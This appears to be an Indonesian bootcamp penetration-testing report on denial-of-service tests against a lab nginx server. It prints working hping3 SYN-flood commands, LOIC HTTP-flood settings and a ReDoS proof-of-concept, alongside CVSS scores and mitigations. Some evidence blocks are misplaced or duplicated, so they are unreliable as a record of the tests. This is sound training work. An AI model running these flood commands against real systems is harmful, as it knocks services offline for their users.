https://github.com/shulashihab80-sudo/Shula.git

LAPORAN VULNERABILITY ASSESSMENT & PENETRATION TESTING (VAPT)

Cybersecurity Bootcamp - Denial of Service Assessment

Tanggal Pengujian: Februari 2026

Penulis: Shula Shihab Darmawan

Target Assessment: Lab Vulnerable Local Network

Versi Laporan: 1.0

Klasifikasi: CONFIDENTIAL

---

1. SCOPE (CAKUPAN ASSESSMENT)

Parameter	Detail
Target IP Address	192.168.0.102
Target Services	nginx Web Server (Port 80)
Assessment Type	Denial of Service (DoS) Testing
Attack Vectors	Network Layer Flooding, Application Layer DoS, ReDoS
Tools Used	LOIC, hping3, Custom Python Scripts
Environment	Isolated Lab Environment

---

2. METHODOLOGY (METODOLOGI)

Assessment ini mengikuti standar industri berikut:

2.1 Kerangka Kerja Referensi
- OWASP Testing Guide v4.2 - Untuk Application Layer Testing
- NIST SP 800-115 - Technical Guide to Information Security Testing
- PTES (Penetration Testing Execution Standard) - Untuk metodologi penetration testing
- CVSS v3.1 - Untuk scoring kerentanan

2.2 Fase Assessment

```
┌──────────────────────┐    ┌──────────────────────┐
│  1. RECONNAISSANCE │ → │  2. VULNERABILITY │ → │  3. EXPLOITATION │
```

```
│    & ENUMERATION  │    │    ANALYSIS      │    │     & TESTING    │
└──────────────────────┘    └──────────────────────┘
└──────────────────────┘

      ↓

┌──────────────────────┐    ┌──────────────────────┐
│  4. POST-EXPLOITATION│ ← │  5. REPORTING     │
│    & IMPACT ANALYSIS │    │  & DOCUMENTATION │
└──────────────────────┘    └──────────────────────┘
```

---

3. EXECUTIVE SUMMARY (RINGKASAN EKSEKUTIF)

3.1 Latar Belakang

Assessment ini dilakukan untuk mengevaluasi ketahanan infrastruktur web server terhadap serangan Denial of Service (DoS). Pengujian dilakukan dalam environment lab terkontrol untuk mensimulasikan skenario serangan nyata tanpa dampak pada sistem produksi.

3.2 Temuan Utama

Severity	Count	Description
🔴 CRITICAL	2	Network Flooding Vulnerability, ReDoS
🟠 HIGH	1	Lack of Rate Limiting
🟡 MEDIUM	1	Insufficient Connection Timeouts

3.3 Risiko Bisnis

Risiko	Dampak	Probabilitas
Gangguan Operasional	Server tidak dapat diakses oleh pengguna sah	Tinggi
Kerugian Finansial	Potensi downtime menyebabkan kehilangan revenue	Sedang
Kerusakan Reputasi	Kehilangan kepercayaan pelanggan	Sedang
Compliance Violation	Tidak memenuhi SLA uptime	Sedang

3.4 Rekomendasi Prioritas Tinggi

1. Segera implementasi rate limiting pada nginx configuration
2. Deploy Web Application Firewall (WAF) dengan kemampuan DDoS protection
3. Konfigurasi connection timeouts dan connection limits
4. Implementasi input validation untuk mencegah ReDoS attacks

---

4. TECHNICAL FINDINGS (TEMUAN TEKNIS)


FINDING #1: NETWORK LAYER DENIAL OF SERVICE (ICMP/TCP FLOODING)

4.1.1 Deskripsi Kerentanan

Target server rentan terhadap serangan network flooding menggunakan tool hping3. Server tidak memiliki mekanisme proteksi terhadap high-volume packet flooding, memungkinkan attacker untuk menyebabkan denial of service dengan mengirimkan massive amount of TCP packets.

4.1.2 Evidence / Proof-of-Concept

Reconnaissance - Target Identification:



Attack Execution - hping3 TCP Flood:

redos-example.py

```python

pattern = re.compile("^(a+)+$")

def check(input):
    return bool(pattern.match(input))

start = time.perf_counter()
check("a" * 30 + "!")
elapsed = time.perf_counter() - start
print(f"Time: {elapsed:.6f} seconds")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS zsh

```
└─$ python3 redos-example.py
Time: 9.833784 seconds
```


- `-S`: SYN flag
- `-p 80`: Target port HTTP
- `--flood`: Flood mode (send packets as fast as possible)
- `--rand-source`: Randomize source IP address

Attack Statistics:

```
sion  Actions  Edit  View  Help

0[|||||||          28.1%]  3[||||              9.7%]  6[||||||          17.7%]  9[||||||||        24.7%]
1[||||||           13.8%]  4[||||              14.1%]  7[||              3.9%] 10[||||||||        24.7%]
2[||||||||         25.8%]  5[||                4.6%]  8[||||||          16.6%] 11[||||            9.2%]
m[||||||||
```

```
Session  Actions  Edit  View  Help
ubuntu@ubuntu: ~    user@kali: ~/Documents/Dibimbing/loicinstaller/LOIC
.XEventQueue queue, System.Boolean allowIdle) [0×000bb] in <03505d52a090488aa
e06f735e6a1aa51>:0
  at System.Windows.Forms.XplatUIX11.UpdateMessageQueue (System.Windows.Forms
.XEventQueue queue) [0×00000] in <03505d52a090488aae06f735e6a1aa51>:0
  at System.Windows.Forms.XplatUIX11.GetMessage (System.Object queue_id, Syst
em.Windows.Forms.MSG& msg, System.IntPtr handle, System.Int32 wFilterMin, Sys
tem.Int32 wFilterMax) [0×00022] in <03505d52a090488aae06f735e6a1aa51>:0
  at System.Windows.Forms.XplatUI.GetMessage (System.Object queue_id, System.
Windows.Forms.MSG& msg, System.IntPtr hWnd, System.Int32 wFilterMin, System.I
nt32 wFilterMax) [0×00000] in <03505d52a090488aae06f735e6a1aa51>:0
  at System.Windows.Forms.Application.RunLoop (System.Boolean Modal, System.W
indows.Forms.ApplicationContext context) [0×0045e] in <03505d52a090488aae06f7
35e6a1aa51>:0
  at System.Windows.Forms.Application.Run (System.Windows.Forms.ApplicationCo
ntext context) [0×00014] in <03505d52a090488aae06f735e6a1aa51>:0
  at System.Windows.Forms.Application.Run (System.Windows.Forms.Form mainForm
) [0×00006] in <03505d52a090488aae06f735e6a1aa51>:0
  at LOIC.Program.Main (System.String[] cmdLine) [0×000cd] in <4c697a65ece74c
c69547297b1cd0f880>:0

┌──(user㉿kali)-[~/Documents/Dibimbing/loicinstaller/LOIC]
└─$ ./loic.sh run
/usr/bin/mono
Gtk not found (missing LD_LIBRARY_PATH to libgtk-x11-2.0.so.0?), using built-
in colorscheme

┌──(user㉿kali)-[~/Documents/Dibimbing/loicinstaller/LOIC]
└─$ ./loic.sh run
/usr/bin/mono
Gtk not found (missing LD_LIBRARY_PATH to libgtk-x11-2.0.so.0?), using built-
in colorscheme

┌──(user㉿kali)-[~/Documents/Dibimbing/loicinstaller/LOIC]
└─$ ./loic.sh run
/usr/bin/mono
Gtk not found (missing LD_LIBRARY_PATH to libgtk-x11-2.0.so.0?), using built-
in colorscheme

┌──(user㉿kali)-[~/Documents/Dibimbing/loicinstaller/LOIC]
└─$
```

Final Statistics:



4.1.3 CVSS v3.1 Scoring

Metric Value Score
Attack Vector (AV) Network (N) -
Attack Complexity (AC) Low (L) -
Privileges Required (PR) None (N) -
User Interaction (UI) None (N) -
Scope (S) Unchanged (U) -
Confidentiality (C) None (N) -
Integrity (I) None (N) -
Availability (A) High (H) -

CVSS Base Score: 7.5 (HIGH)

Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

4.1.4 Risk Analysis

Aspek Analisis
Likelihood HIGH - Tools tersedia secara publik, tidak memerlukan autentikasi
Impact Teknis HIGH - Service downtime, resource exhaustion
Impact Bisnis HIGH - Gangguan operasional, revenue loss

FINDING #2: APPLICATION LAYER DENIAL OF SERVICE (LOIC ATTACK)

4.2.1 Deskripsi Kerentanan
Server rentan terhadap serangan Application Layer DoS menggunakan Low Orbit Ion Cannon (LOIC). Tool ini mampu melakukan HTTP flooding yang menyebabkan exhaustion pada application resources.

4.2.2 Evidence / Proof-of-Concept

LOIC Configuration:


```
user@kali: ~/Documents/Dibimbing
Session  Actions  Edit  View  Help
user@kali: ~/Documents/Dibimbing    user@kali: ~/Documents/Dibimbing/loicinstaller

  CPU[|                                  2.1%] Tasks: 27, 25 thr, 71 kthr; 1 running
  Mem[||||||||||||||                 203M/1.92G] Load average: 0.00 0.00 0.00
  Swp[                                 0K/2.00G] Uptime: 02:16:50

  Main   I/O
    PID USER      PRI  NI  VIRT   RES   SHR S  CPU%▽MEM%   TIME+  Command
   1418 ubuntu     20   0  8256  4608  3712 R   0.7  0.2  0:01.68 htop
      1 root       20   0 22000 13184  9472 S   0.0  0.7  0:01.18 /sbin/init
    284 root       19  -1 50368 16252 15100 S   0.0  0.8  0:00.20 /usr/lib/systemd/systemd-j
    340 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.19 /sbin/multipathd -d -s
    351 root       20   0 29200  7808  4992 S   0.0  0.4  0:00.12 /usr/lib/systemd/systemd-u
    352 root       20   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    353 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    354 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    355 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    356 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.93 /sbin/multipathd -d -s
    357 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    402 systemd-ne 20   0 19004  9472  8320 S   0.0  0.5  0:00.06 /usr/lib/systemd/systemd-n
    441 systemd-re 20   0 21588 12800 10624 S   0.0  0.6  0:00.09 /usr/lib/systemd/systemd-r
    449 systemd-ti 20   0 91024  7808  6912 S   0.0  0.4  0:00.08 /usr/lib/systemd/systemd-t
    556 messagebus 20   0  9904  5504  4608 S   0.0  0.3  0:00.12 @dbus-daemon --system --ad
    565 polkitd    20   0  300M  8064  7168 S   0.0  0.4  0:00.04 /usr/lib/polkit-1/polkitd
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit

^C
--- 192.168.0.102 hping statistic ---
1264932 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(user㉿kali)-[~/Documents/Dibimbing]
└─$ sudo hping3 -S -p 80 --flood --rand-source 192.168.0.102
HPING 192.168.0.102 (wlan0 192.168.0.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.102 hping statistic ---
1660187 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(user㉿kali)-[~/Documents/Dibimbing]
└─$ sudo hping3 -S -p 80 --flood --rand-source 192.168.0.102
HPING 192.168.0.102 (wlan0 192.168.0.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.102 hping statistic ---
3258943 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(user㉿kali)-[~/Documents/Dibimbing]
└─$
```

- Target: 192.168.0.102
- Port: 80
- Method: ReCoil (HTTP Request)
- Threads: 10
- Sockets/Thread: 100

LOIC Execution:

```
user@kali: ~/Documents/Dibimbing
Session  Actions  Edit  View  Help
user@kali: ~/Documents/Dibimbing   user@kali: ~/Documents/Dibimbing/loicinstaller

  CPU[|                                  2.1%] Tasks: 27, 25 thr, 71 kthr; 1 running
  Mem[||||||||||||                 203M/1.92G] Load average: 0.00 0.00 0.00
  Swp[                               0K/2.00G] Uptime: 02:16:50

  Main   I/O
    PID USER      PRI  NI  VIRT   RES   SHR S  CPU%▽MEM%   TIME+  Command
   1418 ubuntu     20   0  8256  4608  3712 R   0.7  0.2  0:01.68 htop
      1 root       20   0 22000 13184  9472 S   0.0  0.7  0:01.18 /sbin/init
    284 root       19  -1 50368 16252 15100 S   0.0  0.8  0:00.20 /usr/lib/systemd/systemd-j
    340 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.19 /sbin/multipathd -d -s
    351 root       20   0 29200  7808  4992 S   0.0  0.4  0:00.12 /usr/lib/systemd/systemd-u
    352 root       20   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    353 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    354 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    355 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    356 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.93 /sbin/multipathd -d -s
    357 root       RT   0  282M 27264  8704 S   0.0  1.4  0:00.00 /sbin/multipathd -d -s
    402 systemd-ne 20   0 19004  9472  8320 S   0.0  0.5  0:00.06 /usr/lib/systemd/systemd-n
    441 systemd-re 20   0 21588 12800 10624 S   0.0  0.6  0:00.09 /usr/lib/systemd/systemd-r
    449 systemd-ti 20   0 91024  7808  6912 S   0.0  0.4  0:00.08 /usr/lib/systemd/systemd-t
    556 messagebus 20   0  9904  5504  4608 S   0.0  0.3  0:00.12 @dbus-daemon --system --ad
    565 polkitd    20   0  300M  8064  7168 S   0.0  0.4  0:00.04 /usr/lib/polkit-1/polkitd
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit

^C
--- 192.168.0.102 hping statistic ---
1264932 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(user㉿kali)-[~/Documents/Dibimbing]
└─$ sudo hping3 -S -p 80 --flood --rand-source 192.168.0.102
HPING 192.168.0.102 (wlan0 192.168.0.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.102 hping statistic ---
1660187 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(user㉿kali)-[~/Documents/Dibimbing]
└─$ sudo hping3 -S -p 80 --flood --rand-source 192.168.0.102
HPING 192.168.0.102 (wlan0 192.168.0.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.102 hping statistic ---
3258943 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(user㉿kali)-[~/Documents/Dibimbing]
└─$
```

System Impact - Target Server:



4.2.3 CVSS v3.1 Scoring

Metric	Value	Score
Attack Vector (AV)	Network (N)	-
Attack Complexity (AC)	Low (L)	-
Privileges Required (PR)	None (N)	-
User Interaction (UI)	None (N)	-
Scope (S)	Unchanged (U)	-
Confidentiality (C)	None (N)	-
Integrity (I)	None (N)	-
Availability (A)	High (H)	-

CVSS Base Score: 7.5 (HIGH)

Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

4.2.4 Risk Analysis


Aspek Analisis
Likelihood HIGH - LOIC tersedia gratis, mudah digunakan
Impact Teknis HIGH - Application unresponsive, CPU/Memory exhaustion
Impact Bisnis HIGH - Website downtime, customer dissatisfaction

---

FINDING #3: REGULAR EXPRESSION DENIAL OF SERVICE (ReDoS)

4.3.1 Deskripsi Kerentanan
Aplikasi menggunakan regular expression pattern `^(a+)+$` yang rentan terhadap ReDoS (Regular Expression Denial of Service). Pattern ini memiliki exponential time complexity terhadap input tertentu, menyebabkan CPU exhaustion.

4.3.2 Evidence / Proof-of-Concept



Vulnerable Pattern Analysis:

```python
pattern = re.compile("^(a+)+$")  # VULNERABLE - Nested quantifiers
```

Attack Execution:
- Input: `"a" * 30 + "!"` (30 karakter 'a' diikuti karakter invalid)
- Execution Time: 9.833784 detik
- Complexity: O(2^n) - Exponential backtracking

4.3.3 CVSS v3.1 Scoring

Metric Value Score

Attack Vector (AV) Network (N) -
Attack Complexity (AC) Low (L) -
Privileges Required (PR) None (N) -
User Interaction (UI) None (N) -
Scope (S) Unchanged (U) -
Confidentiality (C) None (N) -
Integrity (I) None (N) -
Availability (A) High (H) -

CVSS Base Score: 7.5 (HIGH)

Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

4.3.4 Risk Analysis

Aspek Analisis
Likelihood MEDIUM - Memerlukan knowledge regex patterns
Impact Teknis HIGH - CPU exhaustion, application hang
Impact Bisnis MEDIUM - Service degradation, slow response

---

5. REKOMENDASI MITIGASI

Prioritas 1: CRITICAL (Implementasi Segera)

Mitigasi #1: Network Layer Protection

Aspek Rekomendasi
Technical Implementasi `iptables` rate limiting untuk SYN packets
Configuration Enable SYN cookies: `sysctl -w net.ipv4.tcp_syncookies=1`
Network Deploy DDoS mitigation appliance atau cloud-based protection (Cloudflare, AWS Shield)

Implementation Steps:

```bash
# 1. Limit SYN packets per source IP
iptables -A INPUT -p tcp --syn -m limit --limit 1/second --limit-burst 3 -j ACCEPT
iptables -A INPUT -p tcp --syn -j DROP

# 2. Enable SYN cookies
echo 1 > /proc/sys/net/ipv4/tcp_syncookies

# 3. Connection tracking limits
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -m recent --set
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -m recent --update --seconds 60
--hitcount 20 -j DROP
```

```

Mitigasi #2: Application Layer Protection

Aspek  Rekomendasi
nginx Config  Implementasi rate limiting dan connection limits
WAF  Deploy ModSecurity atau nginx App Protect
Monitoring  Implementasi real-time traffic monitoring dengan alerting

nginx Configuration:

```nginx
# Rate Limiting
limit_req_zone $binary_remote_addr zone=one:10m rate=10r/s;
limit_conn_zone $binary_remote_addr zone=addr:10m;

server {
    location / {
        limit_req zone=one burst=20 nodelay;
        limit_conn addr 10;
        proxy_read_timeout 30s;
        proxy_connect_timeout 30s;
    }
}
```

Prioritas 2: HIGH (Implementasi dalam 1-2 Minggu)

Mitigasi #3: ReDoS Prevention

Aspek Rekomendasi
Code Review Audit semua regex patterns, hindari nested quantifiers
Input Validation Implementasi timeout untuk regex operations
Library Gunakan RE2 atau regex engine yang tidak vulnerable terhadap backtracking

Secure Code Example:

```python
import re
import signal

# Gunakan timeout untuk regex operations
def timeout_handler(signum, frame):
    raise TimeoutError("Regex operation timeout")

def safe_regex_check(pattern, input_str, timeout=1):
    signal.signal(signal.SIGALRM, timeout_handler)
    signal.alarm(timeout)
```
```

```
    try:
        result = bool(pattern.match(input_str))
        signal.alarm(0)
        return result
    except TimeoutError:
        return False

# Gunakan pattern yang aman (non-backtracking)
# Ganti: ^(a+)+$
# Dengan: ^a+$ (linear complexity)
safe_pattern = re.compile(r"^a+$")
```

Prioritas 3: MEDIUM (Implementasi dalam 1 Bulan)

Mitigasi #4: Procedural & Monitoring

Aspek	Rekomendasi
Security Policy	Dokumentasi incident response plan untuk DoS attacks
Training	Security awareness training untuk development team tentang secure coding
Monitoring	Implementasi SIEM untuk deteksi anomali traffic patterns
Retesting	Jadwalkan penetration testing berkala (quarterly)

---

6. RISK PRIORITIZATION MATRIX

Finding	CVSS Score	Risk Level	Prioritas Mitigasi	Timeline
Network Layer DoS	7.5	HIGH	1	Immediate
Application Layer DoS	7.5	HIGH	1	Immediate
ReDoS Vulnerability	7.5	HIGH	2	1-2 weeks
Lack of Rate Limiting	5.3	MEDIUM	2	1-2 weeks

---

7. RETESTING PLAN

Phase	Aktivitas	Expected Result	Timeline
Phase 1	Re-run hping3 flood attack	Packets dropped, server responsive	Post-mitigasi #1
Phase 2	Re-run LOIC attack	HTTP 429/503 responses, no service degradation	Post-mitigasi #2
Phase 3	Re-run ReDoS payload	Regex timeout atau immediate rejection	Post-mitigasi #3
Phase 4	Full regression testing	All findings remediated	Final validation

---

8. CONCLUSION

Assessment ini berhasil mengidentifikasi 3 kerentanan HIGH severity terkait Denial of Service pada target web server. Kerentanan utama adalah:

1. Kurangnya network layer protection terhadap packet flooding
2. Absence of application layer rate limiting
3. Insecure regex patterns yang vulnerable terhadap ReDoS

Dengan implementasi rekomendasi mitigasi yang telah diuraikan, risiko terhadap serangan DoS dapat dikurangi secara signifikan. Prioritas utama adalah implementasi rate limiting dan network layer protection untuk mencegah serangan flooding.

---

9. APPENDIX

A. Tools Used
- hping3 (Network packet crafting)
- LOIC - Low Orbit Ion Cannon (Application layer DoS)
- Python 3 (ReDoS testing)
- htop (System monitoring)

B. References
- OWASP DoS Cheat Sheet
- NIST SP 800-115
- CVSS v3.1 Specification
- nginx Documentation - Limiting Access

C. Glossary
- DoS: Denial of Service
- DDoS: Distributed Denial of Service
- ReDoS: Regular Expression Denial of Service
- LOIC: Low Orbit Ion Cannon
- CVSS: Common Vulnerability Scoring System

End of Report